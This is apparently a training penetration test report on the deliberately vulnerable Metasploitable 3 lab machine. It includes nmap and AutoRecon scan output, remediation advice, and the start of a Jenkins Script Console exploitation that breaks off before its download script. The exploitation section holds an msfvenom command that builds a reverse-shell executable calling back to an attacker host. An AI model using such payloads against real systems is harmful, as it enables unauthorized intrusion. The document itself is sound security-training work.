C-SEC

Penetration Test Report

Metasploitable 3

August 30th, 2024

Caywood Security, LLC

1564 Natural Bridge Blvd.
Suite C #303
Dallas, TX 75398
United States of America
Phone: 1-402-608-1337
Email: info@csec.com

Table of Contents

Executive Summary **3**

Overview of the Penetration Test 3

Reccomendations For Remediation 3

Introduction **4**

Scope of the Penetration Test 4

Target Envirorement 4

Reconnasissnce **5**

Summary of Services Discovered 7

Identification of Potential Attack Vectors 8

Exploitation **9**

Exploiting Jenkins Server 9

Establishing Reverse Shell Connection 10

Priviledge Escalation 11

Post Exploitation **15**

Flag Discovery Process 15

Findings **17**

Summary of Vulnerabilities Discovered 18

Risk Assessment Based on Findings 18

Reccomendations **19**

Suggested Remedeation 19

Conclusion **20**

Recap of Test Objectives & Outcomes 20

Final Thoughts 20

Executive Summary

This penetration test report provides a comprehensive analysis of the security posture of Metasploitable 3, a vulnerable Windows Server 2008 machine designed for testing and training in penetration testing methodologies. The primary objective of this engagement was to identify vulnerabilities within the Metasploitable 3 environment, gain unauthorized access, and demonstrate the exploitation of these vulnerabilities to enhance understanding of Windows exploitation techniques.

The testing revealed several critical vulnerabilities that could be exploited by an attacker, including misconfigurations in web services and insufficient access controls in the Jenkins application. By leveraging these vulnerabilities, I successfully gained system-level access to the Metasploitable 3 environment. During the post-exploitation phase, a total of 4 flags were discovered. Each flag represented a unique challenge, requiring different techniques for extraction.

Key findings from the penetration test include:

- **Vulnerability to Remote Code Execution:** The Jenkins application allowed for arbitrary code execution, which could be exploited to gain further access to the system.
- **Insecure Configuration of Web Services:** Several web services were found to be misconfigured, exposing sensitive information and potential attack vectors.
- **Privilege Escalation Opportunities:** Access to Apache Tomcat provided a pathway for privilege escalation, allowing the tester to attain system-level access.

Recommendations For Remediation

To address the vulnerabilities identified during the penetration test of the Metasploitable 3 environment, several remediation steps are essential. First, securing the Jenkins configuration by disabling the Script Console or restricting access to trusted users can prevent unauthorized code execution. Additionally, hardening Apache Tomcat by removing unnecessary users and enforcing strong password policies will mitigate the risk of unauthorized access. Disabling directory listing on web servers and implementing strong password requirements across all services will further strengthen security.

Regular software updates, limiting open ports and services, and implementing logging and monitoring solutions are also critical steps. These measures will reduce the attack surface, enhance detection capabilities, and ensure that any unauthorized access attempts are identified promptly. By taking these actions, the organization can significantly improve its security posture and reduce the risk of exploitation.

Introduction

This report documents a penetration test conducted on Metasploitable 3, a deliberately vulnerable virtual machine created by Rapid7. Designed to facilitate the development of penetration testing skills, Metasploitable 3 offers a unique environment for practitioners to explore various vulnerabilities and exploitation techniques, particularly in a Windows context.

The purpose of this report is to provide a comprehensive overview of the methodologies employed during the penetration test, the vulnerabilities identified, and the exploitation techniques utilized. By detailing the assessment process, the report aims to highlight the security posture of the target environment and offer insights for enhancing security measures. This documentation serves not only as a record of findings but also as a guide for improving defenses against potential threats in real-world scenarios. It serves as a guide for enhancing security measures and mitigating potential risks associated with the identified vulnerabilities.

Scope of the Penetration Test


The scope of this penetration test encompasses the Metasploitable 3 virtual machine, which was set up specifically for security testing and training. The test aimed to evaluate the security controls in place, identify any exploitable vulnerabilities, and demonstrate the potential impact of these vulnerabilities through practical exploitation techniques. The assessment included automated scanning and manual exploitation efforts, focusing on various services and applications running on the machine.

Target Environment


Metasploitable 3 is designed to aid security professionals in honing their penetration testing skills. Based on Windows Server 2008, Metasploitable 3 includes various vulnerable services and applications, making it an ideal target for testing exploitation techniques. Metasploitable 3 presents a diverse range of challenges, including the implementation of flags that must be captured during the testing process. This environment allows for the exploration of Windows exploitation techniques, thereby enhancing the tester's skills in a controlled and safe setting.

Reconnaissance


The reconnaissance phase is a critical component of the penetration testing process, as it involves gathering information about the target environment to identify potential vulnerabilities and attack vectors. For this engagement, I utilized Nmap and AutoRecon to perform a thorough assessment of the Metasploitable 3 virtual machine. AutoRecon works by first performing port scans and service detection scans, just as Nmap does. However, from those initial results, the tool will launch further enumeration scans of those services using several different tools.




```
┌──(bdawg㉿kali)-[~]
└─$ sudo autorecon --single-target 10.0.2.19
[*] Scanning target 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/135 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/3306 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8080 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/21 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/445 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/139 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/3389 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/22 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/80 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8020 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/9300 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49318 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49153 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/3820 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8282 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49155 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49254 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49154 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49158 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49316 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49152 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/1617 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/3700 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8585 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/5985 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8009 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49178 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8686 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49255 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49317 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/7676 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49159 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8383 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/9200 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/3920 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8027 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8484 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/47001 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49313 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/49181 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/4848 on 10.0.2.19
[*] [10.0.2.19/all-tcp-ports] Discovered open port tcp/8181 on 10.0.2.19
[*] [10.0.2.19/top-100-udp-ports] Discovered open port udp/137 on 10.0.2.19
[*] [10.0.2.19/top-100-udp-ports] Discovered open port udp/161 on 10.0.2.19
[*] 20:23:03 - There are 3 scans still running against 10.0.2.19
[*] 20:24:03 - There are 3 scans still running against 10.0.2.19
[*] 20:25:03 - There are 3 scans still running against 10.0.2.19
[*] 20:26:03 - There are 3 scans still running against 10.0.2.19
[*] 20:27:03 - There are 3 scans still running against 10.0.2.19
[*] [10.0.2.19/tcp/80/http/vhost-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[*] [10.0.2.19/tcp/4848/http/vhost-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[*] [10.0.2.19/tcp/8080/http/vhost-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[!] [10.0.2.19/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
```



```
┌──(bdawg㉿kali)-[~]
└─$ nmap -p- -A 10.0.2.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-28 09:25 CDT
Nmap scan report for 10.0.2.19
Host is up (0.0094s latency).
Not shown: 65494 closed tcp ports (conn-refused)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http                 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1617/tcp  open  java-rmi             Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @10.0.2.19:49157
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
3306/tcp  open  mysql                MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 6
|   Capabilities flags: 63487
|   Some Capabilities: SupportsCompression, IgnoreSigpipes, LongPassword, ODBCClient, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, Connect
Support41Auth, DontAllowDatabaseTableColumn, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: m'u;fmt|63=w`\+b.[`O
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: VAGRANT-2008R2
|   NetBIOS_Domain_Name: VAGRANT-2008R2
|   NetBIOS_Computer_Name: VAGRANT-2008R2
|   DNS_Domain_Name: vagrant-2008R2
|   DNS_Computer_Name: vagrant-2008R2
|   Product_Version: 6.1.7601
|_  System_Time: 2024-08-28T14:29:03+00:00
|_ssl-date: 2024-08-28T14:29:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2024-08-26T13:55:03
|_Not valid after:  2025-02-25T13:55:03
3700/tcp  open  giop                 CORBA naming service
|_giop-info: ERROR: Script execution failed (use -d to debug)
3820/tcp  open  ssl/giop             CORBA naming service
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_ssl-date: 2024-08-28T14:29:36+00:00; 0s from scanner time.
3920/tcp  open  ssl/exasoftport1?
|_ssl-date: 2024-08-28T14:29:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
```



```
┌──(bdawg㉿kali)-[~]
└─$ nmap -p8282 -A 10.0.2.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-28 09:12 CDT
Nmap scan report for 10.0.2.19
Host is up (0.020s latency).

PORT     STATE SERVICE VERSION
8282/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.07 seconds
```



```
┌──(bdawg㉿kali)-[~]
└─$ nmap -p8484 -A 10.0.2.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-28 09:23 CDT
Nmap scan report for 10.0.2.19
Host is up (0.0019s latency).

PORT     STATE SERVICE VERSION
8484/tcp open  http    Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.04 seconds
```

Summary of Services Discovered

Nmap (Network Mapper) and AutoRecon were employed to scan the target for open ports and services. The scan revealed a multitude of open ports and the associated services running on the Metasploitable 3 instance. The results of the scans are summarized below:


- **FTP (Port 21)**: Microsoft ftpd, potentially allowing for file transfers, which could be exploited if weak credentials are used.
- **SSH (Port 22)**: OpenSSH 7.1, providing secure shell access, which may be vulnerable to brute-force attacks if not properly secured.
- **HTTP (Port 80)**: Microsoft IIS 7.5, hosting web content, with potentially risky HTTP methods like TRACE enabled, which could lead to cross-site tracing vulnerabilities.
- **Microsoft RPC (Port 135)**: Used for remote procedure calls, which could be exploited for unauthorized access.
- **NetBIOS (Ports 139, 445)**: Services that facilitate file sharing and network communication in Windows environments, often targeted for exploitation.
- **Java RMI (Ports 1617, 8686)**: Java Remote Method Invocation, which could be vulnerable to remote code execution if misconfigured.
- **MySQL (Port 3306)**: MySQL version 5.5.20-log, which may be susceptible to SQL injection attacks if not properly secured.
- **Apache Tomcat (Port 8282)**: Running the Coyote JSP engine, which could allow for deployment of malicious web applications if access controls are weak.
- **Jenkins (Port 8484)**: The Jenkins dashboard, which can be exploited to execute arbitrary scripts if misconfigured or unsecured.

Identification of Potential Attack Vectors

The reconnaissance phase identified several potential attack vectors that could be leveraged during the penetration test:

- **FTP Service (Port 21):** If weak credentials are used, this service could allow unauthorized access to sensitive files and directories.
- **SSH Service (Port 22):** With the possibility of brute-force attacks, an attacker could gain shell access if strong password policies are not enforced.
- **IIS Web Server (Port 80):** The presence of the TRACE method could lead to cross-site scripting (XSS) or cross-site tracing vulnerabilities, allowing attackers to steal session tokens.
- **Microsoft RPC Services (Port 135):** These services could be exploited to perform remote code execution or to gain unauthorized access to the system.
- **Java RMI Services (Ports 1617, 8686):** Misconfigured RMI services may allow attackers to execute arbitrary code remotely, leading to a full system compromise.
- **MySQL Database (Port 3306):** If the database is not secured with strong credentials, it may be vulnerable to SQL injection, leading to unauthorized data access or manipulation.
- **Apache Tomcat (Port 8282):** The ability to upload malicious JSP files could allow an attacker to execute code on the server.
- **Jenkins Server (Port 8484):** The Jenkins dashboard can be exploited to run arbitrary Groovy scripts, potentially allowing for a full system compromise if the service is not secured.
- **Other Web Services:** Various instances of Apache and GlassFish servers may contain vulnerabilities such as insecure file uploads, which could be exploited to gain further access to the system.

In this test the Jenkins server as shown in the example below will be used to exploit the target system.



Welcome to Jenkins!

Please **create new jobs** to get started.


No builds in the queue.

1 Idle
2 Idle

Exploitation


Exploiting Jenkins Server (Port 8484)

The Jenkins server running on port 8484 was identified as a potential attack vector. The Jenkins dashboard allows for the execution of arbitrary Groovy scripts, which can be leveraged to gain command execution on the underlying system. To exploit this vulnerability, the following steps were taken. First, a malicious payload was generated using msfvenom. The payload was designed to establish a reverse shell connection back to the attacker's machine.



```
┌──(bdawg㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -f exe LHOST=10.0.2.15 LPORT=443 > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Once the payload was created, it was uploaded to the target machine through the Jenkins Script Console. To facilitate this, I utilized a Groovy script that retrieves the payload from my attacking machine, which was running a Python HTTP server to serve the file. The script executed the following command to download the payload to the specified directory on the target machine.



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

